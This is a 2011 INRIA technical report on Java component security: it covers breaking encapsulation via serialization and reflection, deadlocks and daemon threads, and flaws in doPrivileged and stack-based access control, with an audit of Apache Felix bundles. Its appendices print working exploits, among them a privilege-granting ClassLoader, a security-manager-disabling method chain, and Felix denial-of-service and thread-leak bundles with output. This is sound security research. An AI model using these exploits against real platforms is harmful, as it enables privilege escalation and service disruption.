Exploiting Java Code Interactions

François Goichon, Guillaume Salagnac, Stéphane Frénot

INSTITUT NATIONAL DE RECHERCHE EN INFORMATIQUE ET EN AUTOMATIQUE


Exploiting Java Code Interactions

François Goichon — Guillaume Salagnac — Stéphane Frénot

N° 0419

Décembre 2011

Distributed Systems and Services



ISSN 0249-0803 ISRN INRIA/RT--0419--FR+ENG

INSTITUT NATIONAL
DE RECHERCHE
EN INFORMATIQUE
ET EN AUTOMATIQUE

INRIA

centre de recherche
GRENOBLE - RHÔNE-ALPES

Exploiting Java Code Interactions

François Goichon*, Guillaume Salagnac , Stéphane Frénot

Theme : Distributed Systems and Services
Équipe-Projet amazones

Rapport technique n° 0419 — Décembre 2011 — 25 pages

Abstract: Many Java technologies allow the execution of code provided by multiple parties. Service-oriented platforms based on components such as OSGi are good examples of such a scenario. Those extensible component-based platforms are service-oriented, as components may directly interact with each other via the services they provide. However, even robust languages such as Java were not designed to handle safely code interaction between trusted and untrusted parties.

In this technical report, we review how basic Java interactions can break encapsulation or execution safety. The Java security layers contribution is questionable in such environments as they induce tangible overheads without covering all threats. We also review flaws in the Java access control design that can allow untrusted code to bypass restrictions by exploiting vulnerabilities in trusted code. Our audit on real-life trusted bundles from OSGi implementations shows that real-life components do not seem prepared yet to malicious interactions.

Key-words: Java Vulnerabilities, Java Security, Security Manager, Components

* E-mail: francois.goichon@insa-lyon.fr

Centre de recherche INRIA Grenoble – Rhône-Alpes
655, avenue de l'Europe, 38334 Montbonnot Saint Ismier
Téléphone : +33 4 76 61 52 00 — Télécopie +33 4 76 61 52 52

Exploiter les Interactions de Code Java

Résumé : De multiples technologies Java permettent l'exécution de code fourni par différentes parties dans un même environnement. Les plateformes orientées service comme OSGi en sont un exemple. Ces plateformes gèrent des composants différents qui n'interagissent entre eux que par les points d'entrées publics que sont les services. Même si Java est robuste par nature, il n'a pas été conçu pour gérer de telles interactions dans le cas où certaines parties sont malveillantes.

Dans ce rapport technique, nous exposons comment les méchanismes basiques de Java peuvent mettre en danger l'encapsulation et la sureté d'exécution. Nous expliquons aussi pourquoi les couches de sécurité additionelles ne paraissent pas adaptées à ces environnements à composants et ne garantissent pas une couverture de sécurité optimale. Nous exposons également les problèmes du contrôle d'accès basé sur la pile d'appel et comment il peut permettre à du code malveillant de contourner les restrictions en s'appuyant sur du code de confiance. Enfin, notre audit de différents composants du monde réel montre que les plateformes à composants ne sont pas préparées à la présence de code malveillant.

Mots-clés : Vulnérabilités Java, Sécurité Java, Security Manager, Composants

1 Introduction

Many Java-based technologies allow different sources from different trust levels to provide code to be executed on the same platform. Such technologies include Java application servers, component-based platforms or Java Applets. Component-based platforms manage components, independent pieces of software dedicated to unique objectives. They can discover those components at runtime and dynamically install and execute them.

The most popular application of such platforms is the smartphone. Indeed, a smartphone is nothing but a set of pluggable applications that can be downloaded and dynamically installed and executed. Some smartphones allow those pluggable applications to be downloaded from any third-party repository. In this case, one can easily consider this repository being compromised and spreading malicious software. Google recently assessed that several malicious applications have been detected and removed from their official Android application store [1].

Parrend *et al.* [2] propose a review and a classification of OSGi components vulnerabilities. In this technical report, we update their review from another point of view. We present basic Java interactions that can be used to alter trusted code's encapsulation and normal execution without considering security policies. We also review how vulnerabilities in trusted code can break the Java security model and allow trusted code to execute actions violating security policies.

In our attacking model, the attacker is allowed to load untrusted code on a otherwise trusted platform. This includes classical Java Applets or component-based platforms such as Android or OSGi. The attacker aims at exploiting vulnerabilities in accessible code from trusted components, the Java library or the platform. Exploitation can range from behavior alteration and denial of service to platform alteration and privileges escalation.

Section 2 reviews Java mechanisms that allow to nullify the runtime checks designed to enforce Java encapsulation. Section 3 reviews vulnerabilities in the Java execution model that can be used to threaten normal execution safety of trusted code. Section 4 reviews flaws in the Java security layers, allowing attackers to exploit vulnerabilities in trusted code to escalate privileges in the Java Virtual Machine.

We also provide proof of concept and real-life examples of vulnerabilities and exploits for each vulnerability type. For real-life examples, we picked trusted components from the Apache Felix project[1], as Java service-oriented platforms are good examples of environments where untrusted code can be installed and interact directly with trusted code. Associated exploits are detailed in appendix B.

2 Bypassing Java Encapsulation

Trusted code intends to use encapsulation as its primary mean of isolation. Private methods and fields should not be accessible by external code. Such accesses are checked at compilation and runtime to ensure proper isolation, thus demonstrating that encapsulation is indeed designed to be an isolation mechanism. However, several built-in Java mechanics can threaten encapsulation, such as subclassing, deserialization or reflection.

[1] Available at http://felix.apache.org/

2.1 Subclassing

Subclassing allows developers to extend any non-final class. A subclass may override any non-final method and access protected methods and fields. This does not break the Java programming model, but may be the source of security breaches or semantic flaws. Almost every exploitation techniques discussed in this paper are possible by subclassing sensible classes.

2.2 Serialization

Serialization in Java allows to snapshot any object. Serialization as a whole breaks encapsulation as it allows to actually read the serialized file and discover the values of private fields [2]. Furthermore, it is even possible to observe and replace objects at serialization time [3]. The Alg. 1 shows an example of a class providing a serialization process replacing any String encountered to *"Malicious"*.

```
1  public class CraftedOOStream extends ObjectOutputStream {
2   public CraftedOOStream(FileOutputStream file)
3                                     throws IOException {
4    super(file);
5    enableReplaceObject(true);
6   }
7
8   public Object replaceObject(Object o) throws IOException {
9    return (o instanceof String ? "Malicious" : o);
10  }
11
12  public static void serialize(Object o, String filename)
13                                          throws IOException {
14   FileOutputStream file = new FileOutputStream(filename);
15   ObjectOutputStream oos = new CraftedOOStream(oos);
16   oos.writeObject(o);
17   oos.flush();
18   oos.close();
19  }
20 }
```

Alg. 1: CraftedOOStream class providing a malicious serialization that replaces all String to serialize

This allows to actually forge objects entirely and edit their fields disregarding their actual encapsulation modifiers. Combined with subclassing, it is possible to serialize crafted versions of any non-final class.

2.3 Reflection

Reflection in Java allows runtime discovery, modification or execution of classes and objects characteristics. In practice, it allows to completely break encapsulation, rewrite fields or methods modifiers and execute any method. The example in Alg. 2 takes an EncapsulExample object, modifies its field priv, and executes its method privateMethod(), disregarding their actual modifiers.

```
1  public class EncapsulExample {
2   private String priv = "secret";
3
4   private void privateMethod() {
5    System.out.println("This should not get executed");
6   }
7  }
```

(a) EncapsulExample class, having a private field and a private method

```
1  public void encapsBypass() {
2   EncapsulExample encaps = getTrustedObject();
3
4   // Get the declared field name priv and modify it
5   Field privField = encaps.getClass().getDeclaredField("priv");
6   privField.setAccessible(true);
7   privField.set(encaps, "not that private");
8
9   // Get the first declared method and executes it
10  Object noarg[] = null;
11  Method privateMethod = encaps.getClass().getDeclaredMethod()[0];
12  privateMethod.setAccessible(true);
13  privateMethod.invoke(encaps, noarg);
14 }
```

(b) Method taking an EncapsulExample object and breaking its encapsulation

Alg. 2: Encapsulation Bypass by Reflection

When no security policy is enforced in the Java Virtual Machine, serialization and reflection abuse are trivial and independent of the actual code implementation. Therefore, we did not aim at providing more real-life exploitation examples.

3 Threatening Execution Safety

Trusted code expects the platform to provide sufficient execution safety. For instance, it does not want external code to modify its own execution environment. Java runtime perform checks to enforce bytecode sanity and more generally that any Java thread cannot step out of its own context or modify other thread's exe-

cution path. However, synchronization, threads and unrestricted execution can lead untrusted code to alter trusted code's behavior.

3.1 Synchronized deadlocks

The Java programming language provides a mutual exclusion idiom: synchronization. It is widely used to avoid concurrent I/O operations and ensure consistency of stored and retrieved data. When an instruction block is synchronized, it is protected against concurrent access as no more than one caller at a time is able to execute code in the synchronized object. If any method or statement blocks the execution within the synchronized block, a deadlock occurs, preventing further calls to any synchronized method from the affected object. If such a deadlock occurs during a service call, any further access to the service is denied [2].

Vulnerability Example: Apache Felix Shell 1.4.2 Deadlock. The Apache Felix Shell provides an interactive shell to issue commands and interact with the framework. Its ShellService service provides an executeCommand() method. As shown in Alg. 3a, its default implementation parses its first String parameter to know which internal service is associated with the actual command. It issues a subcall to the execute() method of the associated service. Alg. 3b details some part of the implementation of the CdCommandImpl service associated with the command *cd* - change directory.

The method ShellServiceImpl.executeCommand() is synchronized to avoid erroneous results due to race conditions. However, most of its subcalls, such as CdCommandImpl.execute(), execute the method println() from the PrintStream parameters out and err. However, PrintStream is a non-final class and its println() method may be overridden. In the case of the *cd* command, issuing a *cd* command without any further parameters executes out.println() at line 10. Issuing a *cd* command with more than one parameter falls issues a err.println() instruction line 14. In both cases, as the ShellServiceImpl.executeCommand() is synchronized, if the method println() blocks, any further calls to the shell service would indefinitely wait for the its availability, causing a denial of service.

```
public synchronized void executeCommand(
                    String commandLine,
                    PrintStream out,
                    PrintStream err) throws Exception {

 commandLine = commandLine.trim();
 String commandName =
           (commandLine.indexOf( ' ' ) >= 0)
           ? commandLine.substring(0, commandLine.indexOf( ' ' ))
           : commandLine;
 Command command = getCommand(commandName);
 [...]
 command.execute(commandLine, out, err);
 [...]
}
```

(a) Apache Felix Shell ShellServiceImpl executeCommand()

```
public void execute(String s, PrintStream out, PrintStream err) {
 StringTokenizer st = new StringTokenizer(s, " " );

 // Ignore the command name.
 st.nextToken();

 // No more tokens means to display the base URL,
 // otherwise set the base URL.
 if (st.countTokens() == 0) {
  out.println(m_baseURL);
 } else if (st.countTokens() == 1) {
  setBaseURL(st.nextToken());
 } else {
  err.println( "Incorrect number of arguments" );
 }

}
```

(b) Apache Felix Shell CdCommandImpl execute()

Alg. 3: Apache Felix Shell ShellService service

3.2 Untrusted Code Execution

In their work, Parrend *et al.* [2] already warn that shutdown hooks and finalize methods may be hijacked to threaten a component's life cycle. Herzog *et al.* [4], on the other hand, warn that untrusted services may start daemon threads, which are not automatically destroyed when the Java Virtual Machine exits. This would allow a component to let the targeted component's namespace alive and continue to exploit its vulnerabilities, regardless of any security update for

the component for example. In practice, this means that the component has to refuse to execute any non-final or untrusted method.

Without security policies, untrusted code may also step out of the Java Runtime Environment and threaten the actual platform. The attacker may fill up disk space to provoke runtime errors or start uncontrollable Java Threads. It can also write and execute applications on the host system, if any. Those applications could try to exploit an OS-level flaw or insert rootkits and viruses in other processes [5,6] such as the Java platform itself.

Vulnerability Example: Untrusted Code Execution in Apache Felix Web Console 3.1.8. The Apache Felix Web Console provides service to inspect and manage the OSGi Framework via HTTP requests. One of its services, ConfigurationListener, allows to update configurations, using the updated() method . Alg. 4 shows this method and its direct subcall, OsgiManager.updateConfiguration().

```
1 public void updated( Dictionary config ) {
2   osgiManager.updateConfiguration( config );
3 }
```

(a) Apache Felix Web Console ConfigurationListener.updated()

```
1 synchronized void updateConfiguration( Dictionary config ) {
2   [...]
3
4   final Object locale = config.get( PROP_LOCALE );
5
6   [...]
7 }
```

(b) Apache Felix Web Console OsgiManager.updateConfiguration()

Alg. 4: Apache Felix Web Console ConfigurationListener service

We see that those calls take untrusted Dictionary instances as their only parameter. However, Dictionary is a standard non-final class. For instance, an attacker can provide an instance from its own Dictionary subclass and override the get method executed in Alg. 4b. It can then start daemon threads to break the component's life cycle. One may note that the updateConfiguration() method is synchronized. Therefore, keeping the component alive can also force a denial of service by never returning from the get() method.

With the evolution of programming models and security threats in Java environments, the main countermeasure brought in is the Java SecurityManager class that provides a security policy allowing to restrict access to dangerous operations. This access control and its flaws are described in the next section.

4 Java Access Control Flaws

The Java security layers [7] allow the platform's administrators to specify security policies to mitigate those interaction problems. Component-based platforms such as OSGi extend this model to apply those permissions to components as well [8]. Java security layers may prevent components or untrusted code to execute sensible methods, replace objects during serialization, build crafted extension of restricted classes, or use reflection utilities. In this section, we highlight highlight insufficiencies of the Java security policies and in its access control design, sometimes allowing untrusted code to trick trusted code into breaking the security model.

4.1 Incomplete Threat Coverage

A security policy assigns each code base with permissions regarding any sensible operation. Any code is allowed to ask for permission checks at runtime. When such a request occurs, the security context is evaluated. The security context during any call is the lower set of permissions from all the methods on the call stack. Therefore, if any method having insufficient permission is on the call stack during a permission check, the permission check fails with a SecurityException.

Examples of such permissions include access to reflection APIs, to the filesystem, to external applications or to serialization modifiers. Table 1 summarizes the problems in code interaction resolved by such permissions.

Java Vulnerabilities	Covered	Partially Covered	Uncovered
Serialization		✔	
Reflection	✔		
Synchronization			✔
Threads			✔
Execution of Sensible APIs	✔		

Table 1: Java security layers threat coverage

The security layers correct the most dangerous problems such as reflection and unrestricted execution of sensible APIs, but cannot prevent untrusted code to force a denial of service on synchronized services. It cannot prevent untrusted code to start uncontrollable daemon thread in the context of a trusted service. Finally, while it does prevent runtime replacement of serialized objects, it cannot prevent a trusted components from deserializing crafted serialized objects created by the attacker in another environment.

One may note that this incomplete threat coverage induces an average overhead of 100% to Java applications [9]. Moreover, the access control that protects sensible APIs, runtime serialization and reflection is based on a questionable design that can still lead to unrestricted code execution.

4.2 doPrivileged() as a Gateway for Malicious Code

The Java security layers provide a privileges escalation mechanism for trusted code to execute restricted operations within an unprivileged security context. The method AccessController.doPrivileged() elevates the current security context to the context of the caller. In practice, the AccessController stops the security context evaluation when it encounters a doPrivileged() call from a method having sufficient privileges. We show in this section that this privileges escalation model is questionable in terms of security, as it can lead an attacker to exploit trusted code and escalate privileges.

The design basis of such a model is that after a doPrivileged call, either untrusted code is called, which would cancel the privileges escalation, or further trusted methods are called which do not represent any potential security issue. However, this statement is wrong, and trusted code can be used to create restricted objects or tricked into executing malicious actions.

Privileged Reflection Calls. Corrupted reflection calls can be an issue when called within a doPrivileged call. If the reflection parameters can be influenced by untrusted code, for instance from arguments or fields, then untrusted code can indirectly call any untrusted method and exploit any flaw discussed in sections 2 and 3.

One may note that reflection utilities do exist in the Java standard library. The java.beans.Statement class is a well-known example of parametrized reflection.

Privileged Deserialization. Deserialization is yet another example of a trusted action that can become dangerous when influenced by untrusted data. If trusted code deserializes any untrusted object in privileged context, then any object can be instantiated. If the deserialized object is a subclass of ClassLoader for instance, then, when the ClassLoader constructor is actually called, no unprivileged code is on the stack and the checkPermission() within the ClassLoader constructor succeeds. Then the attacker may use this crafted ClassLoader to define and instantiate any class with any privileges, basically bypassing the security layer. Even if the deserialized object is casted to an incompatible type, the crafted ClassLoader can keep a static reference on itself within its readObject() method for further usage. An example of such a ClassLoader is available in appendix A.1.

Privileged deserialization is an actual threat as several flaws have been discovered in the past years in the standard Sun/Oracle JDK [10–12]. They allowed untrusted code to gain full privileges on its own in any case of Java code interaction, such as applets, application servers or component-based platforms. The RMIConnectionImpl instance [12] shows how such vulnerabilities can be complex to identify, as the actual deserialization happens following numerous subcalls after the doPrivileged call.

One may note that a privileged deserialization attack is more difficult to perform in a component-based environment, as each component use different ClassLoader instances or different Virtual Machine instances. Therefore, the crafted class to be deserialized in privileged context has to exist in the namespace of the target, in its own code or imported from malicious packages. However,

there are no prerequisites if the vulnerability happens in the framework or in the runtime library code.

Privileged Access to Restricted APIs. If the local security policy prevents untrusted components to access restricted APIs, trusted code should not position itself as a gateway towards those APIs. If trusted code elevates its privileges to access those APIs parametrized by objects from untrusted code, the platform may be at risk. An attacker may try to exploit vulnerabilities in native code [13] or extract sensible data on which it had no permission. Giving privileged access to restricted APIs is therefore a security policy violation and an exploitation vector.

Vulnerability Example: Privileged Access to I/O APIs in Apache Felix Bundle Repository 1.6.6. The Apache Felix Bundle Repository provides a service RepositoryAdmin, which is responsible for administration operations - adding or removing repositories for instance. In the default Apache Felix Bundle Repository, this service is implemented by the class RepositoryAdminImpl. Alg. 5 details some of its code.

```
1  private DataModeHelper m_helper = new DataModeHelperImpl();
2
3  public synchronized RepositoryImpl
4                       addRepository(final URL url, int hopCount)
5                                                   throws Exception {
6   [...]
7
8   RepositoryImpl repository = AccessController.doPrivileged(
9      new PrivilegedExceptionAction(){
10        public Object run() throws Exception {
11          return m_helper.repository(url);
12        }
13     });
14
15  [...]
16 }
```

Alg. 5: Apache Felix Bundle Repository RepositoryAdminImpl addRepository()

Within the service method addRepository, the method DataModelHelperImpl.repository() is called in privileged context with the untrusted parameter url, which can be directly provided by the attacker. One of the tasks that this method performs is to try and open the URL as different file formats. This provides the attacker with an exploitation vector towards I/O APIs, even if it does not have the privileges to do so. Moreover, an attacker can exploit this method as a filesystem inspection exploit, to list the files present in the underlying filesystem, with the privileges of the Apache Felix Bundle Repository. An

attacker could also try to exploit native code with a crafted filename. Sufficient sanitization is always hard to ensure without a deep knowledge of the underlying calls and system calls used by a restricted API.

4.3 Stack-based Access Control Limits

The first assumption of the Java access control is that malicious code cannot perform dangerous actions without actually existing on the stack. Koivu [14] show that asynchronous events can sometimes be tricked into calling sensible operations, parametrized by malicious objects, without any untrusted code on the stack.

His trusted methods chaining technique exploits signatures compatibilities between trusted sensible calls and trusted, harmless asynchronous events. It also exploits the fact that the security permissions set of any method is the actual security permissions set of the class implementing the code. Let the non-final class TrustedClass implementing the method dangerous(), and the class UntrustedClass extending TrustedClass without overriding dangerous(). The security context of a stack containing a call to the method dangerous() from an UntrustedClass object is evaluated as the actual security context of TrustedClass.

In this section, the attacking model is simple: a trusted component provides a graphical user interface as well as a service allowing any component to add visual parts. Alg. 6 shows the WindowServiceImpl class which provides such a graphical service. Other components may request to add compatible Swing components to the window via the addComponent() method. When the window refreshes itself or when the user press the "Refresh" button, each component is redrawn. The reader can keep in mind that this example can be directly matched to what Java Applets actually do.

```
1  public class WindowServiceImpl implements WindowService {
2    private JFrame frame = new JFrame( "Window Service" );;
3    private int squaredim = 5;
4    private int nbObjects = 0;
5
6    public WindowServiceImpl() {
7     this.frame = new JFrame( "Window Service" );
8     this.frame.setLayout(new GridLayout(5,5));
9
10    JButton refresh = new JButton( "Refresh" );
11    refresh.addActionListener(new ActionListener(){
12      public void actionPerformed(ActionEvent e) {
13       frame.validate();
14      }
15    });
16    this.frame.add(refresh);
17    this.frame.pack();
18    this.frame.show();
19   }
20
21   public boolean addComponent(JComponent component) {
22    if (this.nbObjects < this.squaredim*this.squaredim) {
23     this.nbObjects++;
24     this.frame.add(component);
25     return true;
26    }
27    return false;
28   }
29 }
```

Alg. 6: Graphical User Interface service

The javax.swing.JList component contains an array of objects. Drawing a JList is actually drawing each object separately. If an object to draw is not a classical Swing component, it is painted as a javax.swing.JLabel, with the object's toString() return value as its text. If this object is a subclass of java.util.AbstractMap, the method toString() takes the result of its entrySet(), which returns a Set containing java.util.Map.Entry objects. It then calls Map.Entry.getValue() on each object contained in this set.

On the other hand, the class java.beans.Expression is a subclass of the java.beans.Statement. For Oracle/Sun JDKs prior to Java 6 update 19, their constructor parameters are actually an object, a method name and an object array. The Expression class also has a getValue() method, which invokes Statement.invoke(). Statement.invoke() executes a reflection call parametrized with the previously provided constructor parameters.

Figure 7 shows how a single classe can be constructed to link those two execution paths: UntrustedLink is a subcall of Expression and implements the

interface Map.Entry. The trick here is that UntrustedLink implements the getValue() method from Map.Entry by extending the Expression class which already has a compatible getValue() method.




Figure 7: UntrustedLink class implementing Map.entry while extending Expression

If a simple AbstractMap extension, UntrustedMap, overrides the entrySet() method to return a Set containing an UntrustedLink instance, then the two execution paths from UntrustedMap.toString() to Statement.invoke() are successfully linked. Table 2 shows the final call stack during a call to an UntrustedMap toString()'s method. Its entrySet() always returns the same set containing an UntrustedLink instance having System.setSecurityManager(null) as its constructor parameters. We can see that every actual method implementer on the call stack is trusted and therefore the checkPermission does not produce any SecurityException.

Method called	Object's class	Implemented by
checkPermission	java.security.AccessController	java.security.AccessController
checkPermission	java.lang.SecurityManager	java.lang.SecurityManager
setSecurityManager	java.lang.System	java.lang.System
invoke	UntrustedLink	java.beans.Statement
getValue	UntrustedLink	java.beans.Expression
toString	UntrustedMap	java.util.AbstractMap

Table 2: Call stack during a call to an UnrustedMap toString()'s method

Appendix A.2 further details this particular exploitation technique. One may note that this sample exploitation path has been fixed in Oracle's Java 6 update 19. The Statement constructor and Statement.invoke() methods have

been altered to use the security context captured at instantiation time. As this security context actually has the UntrustedLink constructor on the stack, the call would be denied. This however illustrates how compatible signatures can be exploited to link different execution paths and trick trusted code into performing malicious actions.

The Java security layers allow administrators to restricted untrusted code and prevent the exploitation of some basic Java mechanisms. However, some core vulnerabilities, such as synchronization and serialization, can still be exploited regardless of any security context. Moreover, the security layers still fail in some cases to prevent untrusted code to execute restricted actions, despite imposing huge overheads to applications.

5 Conclusion

In this paper, we extended Parrend *et al.*'s work regarding Java component-based vulnerabilities. We show that basic Java mechanisms threaten components isolation and proper execution. Some of these issues can be prevented by security layers. However, the security layers are based on the assumption that trusted code on the stack cannot be influenced by malicious code. We show in multiple instances that serialization, reflection, API gateways and trusted method chaining can be used by untrusted code to perform restricted operations. Considering its weaknesses coupled with the difficulties of configuration and runtime penalties induced by Java security layers, the Java security model does not seem to fit well to current component-based environments.

We further demonstrate components exposition by auditing Apache Felix bundles and exposing several vulnerabilities that untrusted code could exploit at runtime to deny further service of core components or inspect the filesystem, even with restricted privileges. This represents the important tradeoff existing between dynamics and generic programming on the first hand and security and isolation on the other hand.

At the best of our knowledge, WCA [15] is the only tool available to try and detect component vulnerabilities. However, this tool uses simple pattern matching, insufficient to detect the more advanced vulnerabilities described in the technical report. Further work should focus on the detection of such vulnerabilities by using advanced analysis techniques, such as tainted object propagation [16]. Moreover, providing an extension to the Java secure coding practice for Java components could help developers to write secure code for components requiring strong isolation. However, we do not think most components require strong security as it entirely depends on the actual production environment and its exposition to malicious behaviors.

References

[1] Google Mobile Team. An update on Android Market security.

[2] Pierre Parrend and Stéphane Frénot. More vulnerabilities in the Java/OSGi platform: a focus on bundle interactions. Research Report RR-6649, INRIA, 2008.

[3] Stuart Dabbs Halloway. *Component development for the Java platform*. Addison-Wesley, 2002.

[4] Almut Herzog and Nahid Shahmehri. Problems running untrusted services as Java threads. In *Certification and Security in Inter-Organizational E-Services*, volume 177, pages 19–32. Springer Boston, 2005.

[5] Phrack Inc. Runtime process infection. *Phrack*, 59, 2002.

[6] Kodmaker. NTIllusion: A portable Win32 userland rootkit. *Phrack*, 62, 2004.

[7] Sun Microsystems Inc. *Java Security Architecture Specifications*, 2002.

[8] O.S.G.i. Alliance. *OSGi service platform core specifications*.

[9] Almut Herzog. Performance of the Java security manager. *Computers & Security*, 24(3):192–207, 2005.

[10] US-CERT/NIST. Cve-2008-5353: Calendar deserialization issues, 2008.

[11] US-CERT/NIST. Cve-2009-1103: Jdk and jre unspecified deserialization vulnerability, 2009.

[12] Sami Koivu. Cve-2010-0094: Sun Java runtime RMIConnectionImpl privileged context remote code execution vulnerability. Zero Day Initiative 10-51, 2010.

[13] Marc Schönefeld. Java vulnerabilities. In *LinuxTag '11: Seventeenth LinuxTag Conference*, Berlin, Germany, 2011.

[14] Sami Koivu. Cve-2010-0840: Sun Java runtime environment trusted methods chaining remote code execution vulnerability. Zero Day Initiative 10-56, 2010.

[15] Pierre Parrend. Enhancing automated detection of vulnerabilities in Java components. In *AReS '09: Fourth International Conference on Availability, Reliability and Security*, Fukuoka, Japan, 2009.

[16] V. Benjamin Livshits and Monica S. Lam. Finding security vulnerabilities in Java applications with static analysis. In *SSYM'05: Proceedings of the 14th conference on USENIX Security Symposium*, pages 18–18, Berkeley, CA, USA, 2005. USENIX Association.

A Privileges Escalation Tools

A.1 Serializable ClassLoader

```
public class CoolLoader extends ClassLoader
                                implements Serializable {

 private static CoolLoader sharedInstance = null;

 public static CoolLoader getInstance() {
  return sharedInstance;
 }

 private void writeObject(ObjectOutputStream output)
                                          throws IOException {
   output.defaultWriteObject();
 }

 /**
  * Crafted Deserialization method, keeps a pointer to
  * the current instance in the static field sharedInstance.
  */
 private void readObject(ObjectInputStream input)
              throws IOException, ClassNotFoundException {
  sharedInstance = this;
  input.defaultReadObject();
 }

 /**
  * Load any class with full privileges.
  */
 public void bootstrapClass(String name,
                            byte[] classByteArray,
                            boolean flag) throws IOException {

  Permissions permissions = new Permissions();
  permissions.add(new AllPermission());

  /* Define the class with full privileges */
  Class class1 = defineClass(name,
                             classByteArray,
                             0,
                             classByteArray.length,
                             new ProtectionDomain(
                              new CodeSource(
                                new URL( "trustedpath/" ),
                                 new Certificate[0]
                              ),
                              permissions
                             )
```

```
                                );

  try {
   if (flag) { class1.newInstance(); }
  } catch (Exception exception) {
   throw new IOException();
  }

}

}
```

A.2 Trusted Method Chaining Technique

```
public class WindowServiceExploit {

 private class CraftedMap extends AbstractMap {
  public HashSet entrySet() {
   HashSet set = new HashSet();

   // GeneratedClass extends java.beans.Expression
   // and implements java.util.Map.Entry without
   // overriding getValue(), normal compilation fails
   // because of the conflicting setValue() declarations
   // existing in Expression and Map.Entry
   set.add(new GeneratedClass(
                System.class,
                "setSecurityManager",
                new Object[] { null }));
   return set;
  }
 }

 public WindowServiceExploit() {
  WindowService wsi = platform.getWindowService();

  CraftedMap map = new CraftedMap();
  JList list = new JList(new Object[] { map } );
  wsi.addComponent(list);
 }

}
```

B Apache Felix Exploits

B.1 Denial of Service in Apache Felix Shell

B.1.1 Exploit Prerequisites

The attacker has to load and execute a bundle that has sufficient rights to read at least one file, and is able to import and use the Shell services.

B.1.2 Exploit Source

```
package fr.inria.amazones.exploits.felixsh;

import org.apache.felix.shell.ShellService;

import org.osgi.framework.BundleActivator;
import org.osgi.framework.BundleContext;
import org.osgi.framework.ServiceReference;

import java.io.PrintStream;
import java.io.IOException;

/**
 * The class ExploitActivator tries to exploit
 * a vulnerability in the Apache Felix Shell
 * ShellService to cause a denial of service.
 *
 * @author fgoichon
 */
public class ExploitActivator implements BundleActivator {

 private class DoSPrintStream extends PrintStream {
  public DoSPrintStream() throws IOException {
   super( "conf:config.properties" );
  }

  public void println(String letsDoS) {
   while(true);
  }
 };

 public void start(final BundleContext context) {
  try {
   ServiceReference sr = context.getServiceReference(
                              ShellService.class.getName());

   if (sr != null) {
    ShellService sh = (ShellService) context.getService(sr);

    System.out.println( "No further output = exploit worked" );
```

```
    sh.executeCommand( "cd bla bla" ,
                       new DoSPrintStream(),
                         new DoSPrintStream());

   }
  } catch (Exception ex) {}

  System.out.println( "Exploit failed" );
 }

 public void stop(final BundleContext context) {}

}
```

B.1.3 Exploit Output

```
No further output = exploit worked
```

B.2 Life Cycle Violation in Apache Felix Web Console

B.2.1 Exploit Prerequisites

The attacker has to load and execute a bundle that can import and use the Web Console services.

B.2.2 Exploit Source

```
package fr.inria.amazones.exploits.felixwc;

import org.osgi.service.cm.ManagedService;

import org.osgi.framework.BundleActivator;
import org.osgi.framework.BundleContext;
import org.osgi.framework.ServiceReference;

import java.util.Dictionary;
import java.util.Enumeration;
import java.util.TimerTask;
import java.util.Timer;

/**
 * The class ExploitActivator tries to exploit
 * a vulnerability in the Apache Felix Web Console
 * to start endless daemon threads.
 *
 * @author fgoichon
 */
public class ExploitActivator implements BundleActivator {

 private class EndlessTask extends TimerTask {
  public void run() {
   System.out.println( "I am Endless" );
  }
 }

 private class CraftedDict extends Dictionary {
  public Object get(Object key) {
   Timer timer = new Timer(true); //setDaemon = true
   timer.scheduleAtFixedRate(new EndlessTask(), 0, 5000);
   return null;
  }

  public boolean isEmpty() { return true; }

  public Enumeration keys() { return null; }

  public Object put(Object o1, Object o2) { return null; }

  public int size() { return 0; }
```

```
  public Object remove(Object o) { return null; }

  public Enumeration elements() { return null; }
 }

 public void start(final BundleContext context) {
  try {
   ServiceReference sr = context.getServiceReference(
                            ManagedService.class.getName());

   if (sr != null) {
    ManagedService cl = (ManagedService)context.getService(sr);
    cl.updated(new CraftedDict());
   }
  } catch (Exception ex) {}

 }

 public void stop(final BundleContext context) {}

}
```

B.2.3 Exploit Output

```
[INFO] Started bridged http service
I am Endless
I am Endless
I am Endless
I am Endless
I am Endless
I am Endless
[...]
```

B.3 Filesystem Inspection in Apache Felix Bundle Repository

B.3.1 Exploit Prerequisites

The attacker has to load and execute a bundle that can import and use the Bundle Repository services.

B.3.2 Exploit Source

```
package fr.inria.amazones.exploits.felixbr;

